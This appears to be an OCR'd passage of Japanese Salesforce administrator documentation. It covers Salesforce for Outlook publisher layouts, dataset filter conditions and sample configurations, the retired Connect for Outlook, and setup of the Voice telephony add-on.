1. [設定] から、[クイック検索] ボックスに「*Outlook 設定*」と入力し、**[Outlook 設定]** を選択します。
2. [Outlook パブリッシャーレイアウト] 関連リストから、**[新規]** をクリックします。新しいレイアウトに名前を付け、**[保存]** をクリックします。
3. [Outlook 設定] ページで、**[編集]** をクリックしてグローバルアクションを新しいレイアウトに追加します。
4. Outlook サイドパネルパブリッシャーレイアウトエディタから、使用するグローバルアクションを [Salesforce Classic パブリッシャーのクイックアクション] セクションにドラッグします。パブリッシャーレイアウトエディタ機能についての詳細は、「グローバルパブリッシャーレイアウトへのアクションの追加」を参照してください。

アクションをパブリッシャーレイアウトに追加したら、ユーザのサイドパネルパブリッシャーを設定する最後のステップで、パブリッシャーレイアウトを適切なユーザプロファイルに割り当ててユーザにアクセス権を付与します。Contact Manager Edition または Group Edition では、グローバルパブリッシャーレイアウトをユーザプロファイルに割り当てて、営業担当にアクセス権を付与します。Professional Edition、Enterprise Edition、Performance Edition、Unlimited Edition、または Developer Edition では、サイドパネルパブリッシャーレイアウトをユーザプロファイルに割り当てて、営業担当にアクセス権を付与します。

エディション

この機能を使用して管理が可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Salesforce サイドパネルを表示する
- Outlook 設定の「サイドパネル」

サイドパネルパブリッシャーレイアウトを表示する
- 「設定・定義を参照する」

ユーザプロファイルへの Salesforce サイドパネルパブリッシャーレイアウトの割り当て

一部の Salesforce エディションでは、担当業務が異なるユーザが種類の異なるレコードを Salesforce サイドパネルから直接作成できるようにするため、複数のサイドパネルパブリッシャーメニューレイアウトをカスタマイズできます。レイアウトを作成したら、ユーザプロファイルに割り当てることでレイアウトへのアクセス権をユーザに付与できます。

Contact Manager Edition または Group Edition では、グローバルパブリッシャーレイアウトをユーザプロファイルに割り当てて、営業担当にアクセス権を付与します。その他すべてのエディションでは、次の手順で Salesforce サイドパネルパブリッシャーレイアウトを割り当てることができます。

1. [設定]から、[クイック検索] ボックスに「*Outlook 設定*」と入力し、**[Outlook 設定]** を選択します。
2. [Outlook パブリッシャーレイアウト] 関連リストで、**[パブリッシャーレイアウトの割り当て]** > **[割り当ての編集]** をクリックします。
3. テーブルで該当する行の任意の場所をクリックし、ユーザプロファイルを選択します。
4. [使用するパブリッシャーレイアウト] ドロップダウンから、強調表示したプロファイルに割り当てるレイアウトを選択します。
5. **[保存]** をクリックします。

エディション

この機能を使用して管理が可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Salesforce サイドパネルを表示する

- Outlook 設定の「サイドパネル」

サイドパネルパブリッシャーレイアウトを表示する

- 「設定・定義を参照する」

Salesforce for Outlook のデータセットの定義

データセットは、Salesforce for Outlook ユーザが同期できる Salesforce レコードのサブセットです。同期するレコードを限定する条件で構成されています。ユーザが Outlook との同期をとるため、各設定にはデータセットが必要です。

[Outlook設定]詳細ページには、設定の現在の条件に関する概要が表示されます。

メモ: 会社でプラットフォームの暗号化を使用する場合、暗号化した項目に対して条件を設定することはできません。条件を設定すると、Salesforce for Outlook は、その設定に割り当てられたユーザの取引先責任者、行動、または ToDo を同期できません。

1. [設定]から、[クイック検索] ボックスに「*Outlook 設定*」と入力し、**[Outlook 設定]** を選択します。
2. Outlook 設定の名前をクリックします。
3. [データセット] 関連リストで、**[編集]** をクリックします。
4. 条件を指定します。
5. 指定した条件で同期される項目がいくつあるかを把握するため、データセットサイズを確認できます。
6. **[保存]** をクリックします。

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

設定を表示する
- 「設定・定義を参照する」

設定を作成、編集、または削除する
- 「メールクライアント設定の管理」

データセットを作成、編集、または削除する
- 同期方向は *同期しない* にはできません

Salesforce for Outlook のデータセットに関する説明

データセットは、Salesforce for Outlook ユーザが同期できる Salesforce レコードのサブセットです。同期するレコードを限定する条件で構成されています。

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

設定を表示する
- 「設定・定義を参照する」

設定を作成、編集、または削除する
- 「メールクライアント設定の管理」

データセットを作成、編集、または削除する
- 同期方向は *同期しない* にはできません

同期の内容

Salesforce for Outlook は、データセット内の定義に基づくレコードとそれに関連するレコードを同期します。

データセットの制限について

データセットを使用する場合、ユーザは Microsoft® Outlook® と Salesforce 間で、1 回の条件につき最大 5000 件のレコードを同期できます。つまり、データセットの設定に基づいて同期できるレコードが 5000 件以上ある場合、Salesforce for Outlook はその一部を同期しません。さらに、これらの大量のレコードを同期すると、同期処理の速度が遅くなる場合があります。ただし、同期できるレコード件数を増加することができます。同期処理の速度に影響する可能性を低減することはできません。

データセットの制限の拡張

5000 件以上のレコードを使用している場合、データセットがより大量のレコード数を同期できるように設定できます。このように設定するには、データセットに条件を追加します。たとえば、[取引先責任者条件] セクションにある [所有者別に絞り込み] で、[選択された取引先責任者] を選択します。次に、[取引先責任者]、[商談の取引先責任者]、および [取引先の取引先責任者] で [ユーザのレコード] を選択します。データセットには、3 つの条件が適用されたため、最大 15000 件のレコードを同期できるようになりました。

設定したこれらのさまざまな条件によって、必ずしも相互に排他的なレコードが選択されるとは限りません。したがって、同期プロセスが 15000 件のレコードを同期しない場合があります。この状況を回避するために、同期する取引先責任者のグループをさらに絞り込むことができます。[追加オブジェクトおよび項目別に絞り込み] のパラメータを追加定義してください。

条件を定義したら、[データセットのサイズ] セクションにユーザのレコード数を取得できます。これを行うには、ユーザを入力して [レコード件数を取得] をクリックします。それでも、設定した条件で同期制限に達する場合、同期処理のレコード選択が無作為であるように見受けられます。

個人取引先について

組織が個人取引先を有効にしており、Salesforce で 5000 件以上のレコードを使用している場合、データセットの動作は異なります。具体的には、Salesforce は、まず検索条件に一致する個人取引先で問い合わせを実行してから、これらの取引先に割り当てられた取引先責任者を問い合わせます。つまり、同期処理が 5000 件レコードの制限 (個人取引先と取引先責任者を含む) に達する可能性があり、ユーザが同期しようと考えている取引先責任者が含まれない場合があります。

Salesforce for Outlook の取引先責任者の条件の設定

ユーザ権限	
設定を表示する	「設定・定義を参照する」
設定を作成、編集、または削除する	「メールクライアント設定の管理」
商談チームで取引先責任者を絞り込む	「商談チームセリング」
取引先チームで取引先責任者を絞り込む	「取引先チーム」
データセットを作成、編集、または削除する	同期方向は *同期しない* にはできません

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

データセットは、Salesforce for Outlook ユーザが同期できる Salesforce レコードのサブセットです。同期するレコードを限定する条件で構成されています。特定のユーザをすべての取引先責任者と同期するけれども、他のユーザを商談チームに関連する取引先責任者のみに同期する場合などが挙げられます。また、ユーザを特定の取引先または商談に関連する取引先責任者に同期するなど、レコードの項目で絞り込むことができます。

[Outlook 設定] 詳細ページには、設定の現在の条件に関する概要が表示されます。

メモ: 会社でプラットフォームの暗号化を使用する場合、暗号化した項目に対して条件を設定することはできません。条件を設定すると、Salesforce for Outlook は、その設定に割り当てられたユーザの取引先責任者、行動、または ToDo を同期できません。

1. 設定のデータセットを定義します。
2. [所有者別に絞り込み] で、ユーザが同期できる取引先責任者を指定します。
3. [選択された取引先責任者] を選択すると、ユーザが同期する取引先責任者をさらに絞り込むことができます。

対象	ユーザが同期できる対象	選択
取引先責任者	ユーザが所有するすべての取引先責任者	ユーザのレコード
	ロール階層のユーザとその部下が所有するすべての取引先責任者	ユーザのチームのレコード
商談の取引先責任者	ユーザの商談に関連する取引先責任者	ユーザのレコード
	ロール階層のユーザとその部下が所有する商談に関連する取引先責任者	ユーザのチームのレコード
	ユーザが所有する商談ではなく、ユーザが商談チームのメンバーである商談に関連する取引先責任者	ユーザの商談チームのレコード
取引先の取引先責任者	ユーザの取引先に関連する取引先責任者	ユーザのレコード
	ロール階層のユーザとその部下が所有する取引先に関連する取引先責任者	ユーザのチームのレコード

対象	ユーザが同期できる対象	選択
	ユーザが所有する取引先ではなく、ユーザがチームメンバーである取引先に関連する取引先責任者	ユーザの取引先チームのレコード

4. [追加オブジェクトおよび項目別に絞り込み] で、必要な項目レベルの条件を追加します。
   a. 該当するオブジェクト内のオブジェクトおよび項目を選択します。
   b. 適切な検索条件の演算子を選択します。
   c. 選択した項目の値を入力します。
5. 新しい条件を追加するには[行を追加]をクリックします。リストの最後の条件を削除するには、[行を削除]をクリックします。
6. [含めるその他の取引先責任者]で、Chatter取引先責任者がこの設定のユーザを自動的に同期するように選択できます。これを行うには、[Chatter でフォローしている取引先責任者ユーザを同期] を選択します。

Salesforce for Outlook の取引先責任者条件

取引先責任者条件によって、Salesforce for Outlook ユーザが Outlook と Salesforce との間で同期できるレコード数を制御します。取引先責任者条件を使用するときに、次の点に注意してください。

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

- 指定する条件は、基本的に AND 演算子が使われます。つまり、複数の検索条件を指定した場合は、それらの検索条件をすべて満たすデータのみがレポートに表示されます。
- 日付を入力する場合は、[ロケール] の設定で規定されている形式で入力します。[今日]、[来週]、[来年]、[過去 N 日間] などの特別な日付値も使用できます。
- カンマを含む数値やその他のデータは、引用符で囲みます。たとえば、「*金額 次の文字列と一致する "10,000"*」と指定すると金額が$10,000のレコードが返されますが、「*金額 次の文字列と一致する 10,000*」と指定すると金額が $10,000、$10 および $0 のレコードが返されます。
- 数値を持つ項目で「<」、「>」、「<=」、または「>=」演算子を使用するとき、値が空白または「null」であるレコードは、値がゼロ (0) であるものとして返されます。
- 特定の項目が空白か、項目に「null」値が含まれているデータだけをレポートに表示する場合は、対象となる項目および「次の文字列と一致する」か「次の文字列と一致しない」演算子を選択し、検索条件値を空白のままにします。たとえば、「*金額 次の文字列と一致する*」と指定すると、金額の項目が空白のレコードが返されます。空白の値の検索と他の指定値の検索を、同時に実行することができます。たとえば、「*金額 次の文字列と一致する 1,,2*」と指定すると、[金額] が空白か、値が「1」または「2」となっているレコードが返されます。たとえば、「*年間売上 < 100000*」という条件を持つ取引先に対してワークフローを作成した場合、[年間売上] が空白である取引先レコードは条件に一致します。
- 電話番号を検索する場合は、「*電話 次の文字列で始まる (561)*」のように、電話番号の形式を正確に入力します。

- 複数の値で絞り込むには、検索条件をカンマで区切ります。カンマ、空白も含めて 80 文字まで入力できます。たとえば、東京、大阪、愛知のいずれかにいる取引先を検索する場合は、「*都道府県 次の文字列を含む 東京，大阪，愛知*」と入力します。
- [説明] などの標準のロングテキストエリア項目をフィルタリングする場合、項目の最初の 1000 文字のみを検索します。
- [レコード件数を取得] ボタンを使用すると、設定の条件に基づいたサンプルの Salesforce for Outlook ユーザに同期するレコード数を確認します。
- 取引先責任者条件でユーザ情報を参照する必要がある場合、次の差し込み項目を追加できます。

差し込み項目	説明
`$User.ID`	ユーザの ID を参照します。この差し込み項目は、ユーザ参照項目に適用できます。この差し込み項目に対して有効な演算子は [次の文字列と一致する] と [次の文字列と一致しない] です。所有者項目を参照するモバイルビューの条件を作成する場合は、`$User.ID` 差し込み項目のみを使用できます。
`$User.Username`	ユーザのユーザ名を参照します。この差し込み項目は、選択リストを除くテキスト系またはルックアップ系の項目に適用できます。この差し込み項目に対して有効な演算子は [次の文字列と一致する]、[次の文字列と一致しない]、[>]、[>=]、[<]、[<=]、[次の文字列を含む]、[次の文字列を含まない]、および [次の文字列で始まる] です。
`$User.Firstname`	ユーザの名を参照します。この差し込み項目は、選択リストを除くテキスト系またはルックアップ系の項目に適用できます。この差し込み項目に対して有効な演算子は [次の文字列と一致する]、[次の文字列と一致しない]、[>]、[>=]、[<]、[<=]、[次の文字列を含む]、[次の文字列を含まない]、および [次の文字列で始まる] です。
`$User.Lastname`	ユーザの姓を参照します。この差し込み項目は、選択リストを除くテキスト系またはルックアップ系の項目に適用できます。この差し込み項目に対して有効な演算子は [次の文字列と一致する]、[次の文字列と一致しない]、[>]、[>=]、[<]、[<=]、[次の文字列を含む]、[次の文字列を含まない]、および [次の文字列で始まる] です。
`$User.Fullname`	ユーザの姓名を参照します。この差し込み項目は、選択リストを除くテキスト系またはルックアップ系の項目に適用できます。この差し込み項目に対して有効な演算子は [次の文字列と一致する]、[次の文字

差し込み項目	説明
	列と一致しない]、[>]、[>=]、[<]、[<=]、[次の文字列を含む]、[次の文字列を含まない]、および[次の文字列で始まる] です。

Lightning Sync および Salesforce for Outlook の行動条件の入力

データセットは、Salesforce for Outlook ユーザが同期できる Salesforce レコードのサブセットです。同期するレコードを限定する条件で構成されています。たとえば、ユーザの多くは、現在と将来の行動のみの同期をとりますが、ユーザによっては過去の行動の同期が必要な場合もあります。Salesforce for Outlook では、開始日ではなく終了日を基準に行動の同期をとります。たとえば、現在と将来の行動のみの同期をとる場合、昨日開始した 2 日間にわたる行動も同期の対象になります。

[Outlook設定の詳細]ページの[データセット]セクションには、設定の現在の行動条件の概要が示されます。

1. 設定のデータセットを定義します。
2. [行動] の下で、［＞＝］項目に次の条件の 1 つを入力します。
   - *今日*: 今日または今日以降終了する行動を同期します。開始時刻は、午前 12:00 です。
   - *先月*: 先月の初日または初日以降に終了する行動を同期します。
   - *過去 N 日間*: *過去 30 日間*など、指定の日数の間、またはそれ以降に終了する行動のみを同期します。
3. [レコード件数を取得] ボタンを使用すると、設定の条件に基づいたサンプルの Salesforce for Outlook ユーザに同期するレコード数を確認します。
4. データセットを保存します。

メモ: 同期すると設定した最初の日に開始する終日の行動、および行動の被招集者は同期しません。複数日の行動は、いずれかの方向で 1 つの行動として同期します。複数日の行動は同期します。

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

設定を表示する
- 「設定・定義を参照する」

設定を作成、編集、または削除する
- 「メールクライアント設定の管理」

データセットを作成、編集、または削除する
- 同期方向は *同期しない* にはできません


Salesforce for Outlook の ToDo 条件の作成

営業チーム用に Microsoft® Outlook® と Salesforce 間でどの ToDo を同期するかを指定します。

データセットは、Salesforce for Outlook ユーザが同期できる Salesforce レコードのサブセットです。同期するレコードを限定する条件で構成されています。たとえば、ユーザの多くは、期限を過ぎた ToDo を同期しますが、その他のユーザは現在と将来の ToDo のみを同期します。Salesforce for Outlook では、開始日ではなく終了日を基準に ToDo の同期をとります。たとえば、現在と将来の ToDo のみの同期をとる場合、昨日開始した ToDo も同期の対象になります。

[Outlook 設定の詳細] ページの [データセット] セクションには、設定の現在の ToDo 条件の概要が示されます。

1. 設定のデータセットを定義します。
2. [ToDo] の下で、［＞＝］項目に次の条件の 1 つを入力します。
   - *今日* — 今日または今日以降に終了する ToDo を同期します。開始時刻は、午前 12:00 です。
   - *先月* — 先月の初日または初日以降に終了する ToDo のみを同期します。
   - *過去 N 日間* — *過去 30 日間*など、指定した日数を遡る過去の日またはそれ以降に終了する ToDo (タスク) を同期します。
3. Salesforce の定期的な ToDo を Outlook と同期するかどうかを選択します。



4. [レコード件数を取得] ボタンを使用すると、設定の条件に基づいたサンプルの Salesforce for Outlook ユーザに同期するレコード数を確認します。
5. データセットを保存します。

メモ: Salesforce for Outlook では、すべての種類の ToDo が同期されるわけではありません。次の種類の ToDo が同期されることはありません。

- Salesforce に対する Outlook の定期的な ToDo (タスク)
- 完了した ToDo (Salesforce for Outlook で同期する前に完了とマークされた場合)
- フォローアップ用にメールまたは取引先責任者にフラグを設定したときに自動的に作成された ToDo

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

設定を表示する
- 「設定・定義を参照する」

設定を作成、編集、または削除する
- 「メールクライアント設定の管理」

データセットを作成、編集、または削除する
- 同期方向は *同期しない* にはできません

Lightning Sync および Salesforce for Outlook のサンプルデータセット

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

通常、同じ役割のユーザはデータの同期要件が似ていることから、システム管理者の多くは、同期設定を組織の役職に基づいて作成します。以下に示すサンプルデータセットは、Salesforce グループに共通のものです。Salesforce for Outlook および Lightning Sync ユーザには固有のニーズがありますが、Outlook 設定 (Salesforce for Outlook ユーザの場合) や Lightning Sync 設定 (Lightning Sync ユーザの場合) の作成を開始するにあたっては、この例が参考になります。

営業マネージャ

通常、営業マネージャは、所有するレコードと直属の部下のレコードを確認する必要があります。また、パイプラインにある重要商談に関連付けられているユーザの最新の取引先責任者情報や、これらの商談に関連する可能性のある次回のミーティングも確認する必要があります。さらに、Outlook で Chatter 取引先責任者が必要になることもあります。

営業マネージャの Outlook 設定のサンプル:

```
Contacts
 Contacts: User's Records, User's Team's Records
 Contacts on Opportunities: User's Team's Records
 Contacts on Accounts: User's Team's Records
 Contacts in Chatter: Records User is Following

Events
 Events: User's Records
  Date greater or equal TODAY
Tasks
 Tasks: User's Records
  Date greater or equal TODAY
```

営業担当技術者

通常、営業担当技術者には、自分や商談チームの他のメンバーが所有する取引先責任者しか必要ありません。ただし、Chatter 取引先責任者、過去月のミーティングの記録、および将来のすべてのミーティングのスケジュールも必要になることがあります。

営業担当技術者の Outlook 設定のサンプル:

```
Contacts
 Contacts: User's Records
 Contacts on Opportunities: User's Opportunity Teams' Records
 Contacts in Chatter: Records User is Following

Events
 Events: User's Records
  Date greater or equal LAST MONTH

Tasks
 Tasks: User's Records
  Date greater or equal LAST MONTH
```

アカウントエグゼクティブ

アカウントエグゼクティブは、取引先および商談に関連する取引先責任者を確認する必要があります。商談は、確度が40%を超える進行中の商談に関連する取引先責任者のみが同期されるように絞り込まれます。

また、Chatter 取引先責任者、将来のすべてのミーティング、および過去 2 か月のすべてのミーティングも同期する必要があります。

アカウントエグゼクティブの Outlook 設定のサンプル:

```
Contacts
 Contacts on Opportunities: User's Records
  (Probability (%) greater than 40) AND (Stage not equal to Closed Won,Closed Lost
 Contacts on Accounts: User's Records
 Contacts in Chatter: Records User is Following

Events
 Events: User's Records
  Date greater or equal LAST 60 DAYS

Tasks
 Tasks: User's Records
  Date greater or equal LAST 60 DAYS
```

Salesforce for Outlook データセットのサイズの確認

[レコード件数を取得] ボタンを使用すると、設定の条件に基づいたサンプルの Salesforce for Outlook ユーザに同期するレコード数を確認します。数が多すぎる、または少なすぎる場合、条件を調整して、サイズを再確認します。オブジェクトあたりの最大レコード件数は 5000 です。

1. 設定のデータセットを定義します。
2. [データセットサイズ]の下で、[ユーザ] 項目の横にあるルックアップアイコンをクリックします。
3. ユーザを選択します。最大サイズをテストするには、今は設定に割り当てられていないユーザでもよいため、多数のレコードを持つユーザを選択します。
4. [レコード件数を取得] をクリックします。そのユーザについて、Outlook と Salesforce との間で同期をとるレコード数が表示されます。
5. 必要に応じて、条件または選択するユーザを調整して、データセットを再テストします。[保存] をクリックするまでは、何も保存されません。

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

Outlook データセットを表示する
- 「設定・定義を参照する」

Outlook データセットをテストする
- 「メールクライアント設定の管理」

ユーザが実行する Salesforce for Outlook のバージョンの追跡

ログイン履歴レポートから、ユーザが実行している Salesforce for Outlook のバージョンをすばやく確認できます。

1. [設定] から、[クイック検索] ボックスに「*ログイン履歴*」と入力し、[ログイン履歴] を選択します。


エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

レポートを実行する
- 「レポート実行」



2. [アプリケーション] および [クライアントのバージョン] 列に、各ユーザの Salesforce for Outlook のバージョンが表示されます。

Connect for Outlook: 廃止

Connect for Outlook (終了)

すでに終了となった Connect for Outlook 製品に目を向けるのではなく、クラウドまたはデスクトップベースの Microsoft インテグレーション製品である Lightning for Outlook または Salesforce for Outlook を検討することを強くお勧めします。

重要: Connect for Outlook は、Winter '16 をもって終了しました。つまり、Microsoft® Outlook® と Salesforce 間の取引先責任者、行動、ToDo の同期が行われることはありません。

無効にしても心配いりません。Lightning for Outlook または Salesforce for Outlook に移行すれば、生産性がさらに高まります。Salesforce システム管理者と相談のうえ、自分や同僚に最も適した製品を判断してください。

Connect for Outlook のアンインストール方法は?

重要: Connect for Outlook は、Winter '16 をもって終了しました。つまり、Microsoft® Outlook® と Salesforce 間の取引先責任者、行動、ToDo の同期が行われることはありません。

無効にしても心配いりません。Lightning for Outlook または Salesforce for Outlook に移行すれば、生産性がさらに高まります。Salesforce システム管理者と相談のうえ、自分や同僚に最も適した製品を判断してください。

1. Microsoft® Outlook® を終了します。
2. Windows® で、コントロールパネルを開きます。
3. プログラムをアンインストールするオプションを選択します。
4. Salesforce Outlook Edition にスクロールし、プロンプトに従ってアンインストールします。

Voice の設定

ユーザは、Voice により、テレフォニー機能に Salesforce で直接アクセスできるようになります。

組織で Voice を使用する手順は、次のとおりです。

1. Voice の前提条件
   組織で Voice を有効にする前に、実装計画を立てます。
2. Voice の有効化
   Lightning Experience の [Voice 設定] ページから Voice をオンにします。
3. Voice 機能を含む権限セットの作成
   カスタム権限セットにより、Voice アプリケーション権限を割り当てます。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Voice は有料オプションでアドオンライセンスとして使用できます。

4. **ユーザへの Voice 権限セットの割り当て**
   [設定] から Voice ライセンスをユーザに割り当てます。
5. **Voice 利用状況の管理方法**
   [設定] から組織の Voice 利用状況を表示します。

Voice の前提条件

組織で Voice を有効にする前に、実装計画を立てます。

Voice コールは専用ネットワークにすることが最適です。Voice セッションごとに最低 10 kbps を使用できるようにすることをお勧めしますが、Voice セッションごとに 500 kbps 以上にすることが最適です。

Voice でサポートされるブラウザには、最新バージョンの Chrome、Firefox、Edge が含まれます。Voice を動作させるには、コンピュータで開いているポートおよびネットワークファイアウォールも必要です。次のポートがブロックされていないことを確認してください。

- TCP: ポート 80 と 443
- UDP: 10,000 から 60,000 のすべてのポート

現在、Voice 製品には次の制限があります。

- Voice 機能は、デスクトップの Lightning Experience でのみ使用できます。
- レポートとダッシュボードの電話番号に、Voice で直接電話をかけることはできません。
- 米国とカナダへの発信電話のみがサポートされています。
- ライセンスごとに 1 つの専用番号を使用できます。これを変更するには、システム管理者が番号をリリースし、Voice ユーザが別の番号を自分自身に再割り当てします。システム管理者は、毎月、ユーザごとに最大で 1 つの番号をリリースして置き換えることができます。
- 現在、Voice ではレコードタイプがサポートされません。複数のレコードタイプがある場合は、デフォルトで最初のレコードタイプが選択されます。

実装プロセスを開始する前に、Salesforce で Voice 権限を有効にして、Voice ライセンスを組織にプロビジョニングします。Salesforce の担当者がシステム管理者と協力してライセンスや権限を調整しますが、組織に使用可能な Voice ライセンスがあるかどうかはシステム管理者自身がチェックできます。[設定]から、クイック検索ボックスに「*組織情報*」と入力し、[組織情報]を選択して、権限セットライセンスで、[Voice のアウトバウンドユーザ]、[Voice 時間]、[Voice のインバウンドユーザ] を確認します。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Voice は有料オプションでアドオンライセンスとして使用できます。

ユーザ権限

Voice 機能を有効にする
- 「アプリケーションのカスタマイズ」

権限セットを割り当てる
- 「権限セットの割り当て」

ユーザを管理する
- 「ユーザの管理」

  および

  「プロファイルと権限セットの管理」

Voice の有効化

Lightning Experience の [Voice 設定] ページから Voice をオンにします。

1. [設定] から、［クイック検索］ボックスに「*Voice 設定*」と入力し、[Voice 設定] を選択します。
2. Voice を有効にします。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Voice は有料オプションでアドオンライセンスとして使用できます。

ユーザ権限

Voice 機能を有効にする
- 「アプリケーションのカスタマイズ」

Voice 機能を含む権限セットの作成

カスタム権限セットにより、Voice アプリケーション権限を割り当てます。

1. [設定] から、［クイック検索］ボックスに「*権限セット*」と入力し、[権限セット] を選択します。
2. [新規] をクリックします。
3. 権限セットの名前を入力します。

   「*Voice*」という名前を付けると、識別が簡単になります。

   メモ: ［ライセンス］ドロップダウンでは [なし] を選択してください。特定のユーザライセンスを権限セット用に選択しないでください。
4. [保存] をクリックします。
5. [アプリケーション権限] をクリックします。
6. [編集] をクリックします。
7. [音声時間 (分) にアクセス]、[音声アウトバウンドコールにアクセス]、[音声インバウンドコールにアクセス] (使用可能な場合) を選択します。
8. [保存] をクリックします。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Voice は有料オプションでアドオンライセンスとして使用できます。

ユーザ権限

権限セットを作成する
- 「プロファイルと権限セットの管理」

ユーザへの Voice 権限セットの割り当て

[設定] から Voice ライセンスをユーザに割り当てます。

1. [設定] から、[クイック検索] ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. ユーザを選択します。
3. [権限セットライセンスの割り当て] 関連リストで、[割り当ての編集] をクリックします。
4. Voice Minutes、Voice Outbound User、Voice Inbound User (使用可能な場合) のライセンスを割り当て、[保存] をクリックします。
5. [権限セットの割り当て] 関連リストで、[割り当ての編集] をクリックします。
6. [有効化された権限セット] で Voice 権限セットを追加し、[保存] をクリックします。
7. Voice のアクセス権を付与する、その他のユーザに、このプロセスを繰り返します。

   割り当てられる権限セットの数は、購入した機能ライセンスの数によって制限されます。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Voice は有料オプションでアドオンライセンスとして使用できます。

ユーザ権限

権限セットを割り当てる
- 「権限セットの割り当て」

Voice 利用状況の管理方法

[設定] から組織の Voice 利用状況を表示します。

[設定] から、[クイック検索] ボックスに「*利用状況レポート*」と入力し、[利用状況レポート] を選択します。

ページには、今月と先月に組織で使用した合計時間 (分単位) が表示されます。日付によって利用状況を表示したり、利用状況データの並び替えと絞り込みを行うこともできます。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Voice は有料オプションでアドオンライセンスとして使用できます。

Voice 番号のリリース

[設定] の [番号管理] ページから番号をリリースします。

